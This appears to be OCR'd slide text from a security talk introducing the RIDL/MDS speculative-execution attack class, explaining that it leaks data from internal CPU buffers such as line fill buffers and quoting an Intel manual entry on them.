
Previous attacks had it *easy*, they leak from caches

LEAKY SOURCES




Caches are well documented and well understood.

LEAKY SOURCES




But RIDL does *not* leak from caches!

LEAKY SOURCES




But what else is there to leak from?

LEAKY SOURCES




There are other internal CPU buffers

LEAKY SOURCES




Line Fill Buffers, Store Buffers and Load Ports

LEAKY SOURCES



But there is more!

LEAKY SOURCES



Uncached Memory

We can leak from various internal CPU buffers!

RIDL is a **class** of speculative execution attacks

also known as **M**icro-architectural **D**ata **S**ampling

Let’s focus on one particular instance:

Line Fill Buffers

MANUALS

> MEM_LOAD_UOPS_RETIRED.HIT_LFB_PS - Counts demand loads that hit in the line fill buffer (LFB). A LFB entry is allocated every time a miss occurs in the L1 DCache. When a load hits at this location it means that a previous load, store or hardware prefetch has already missed in the L1 DCache and the data fetch is in progress. Therefore the cost of a hit in the LFB varies. This event may count cache-line split loads that miss in the L1 DCache but do not miss the LLC.
>
> On 32-byte Intel AVX loads, all loads that miss in the L1 DCache show up as hits in the L1 DCache or hits in the LFB. They never show hits on any other level of memory hierarchy. Most loads arise from the line fill buffer (LFB) when Intel AVX loads miss in the L1 DCache.

- We first read the manuals
- Some references to internal CPU buffers
- But no further explanation
- Where would you even start?

That’s why we started reading patents instead!


We read a lot of patents, and survived!

So today I can tell you a bit more about them

But wait, what are these


Line Fill Buffers?

LINE FILL BUFFERS?




Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?



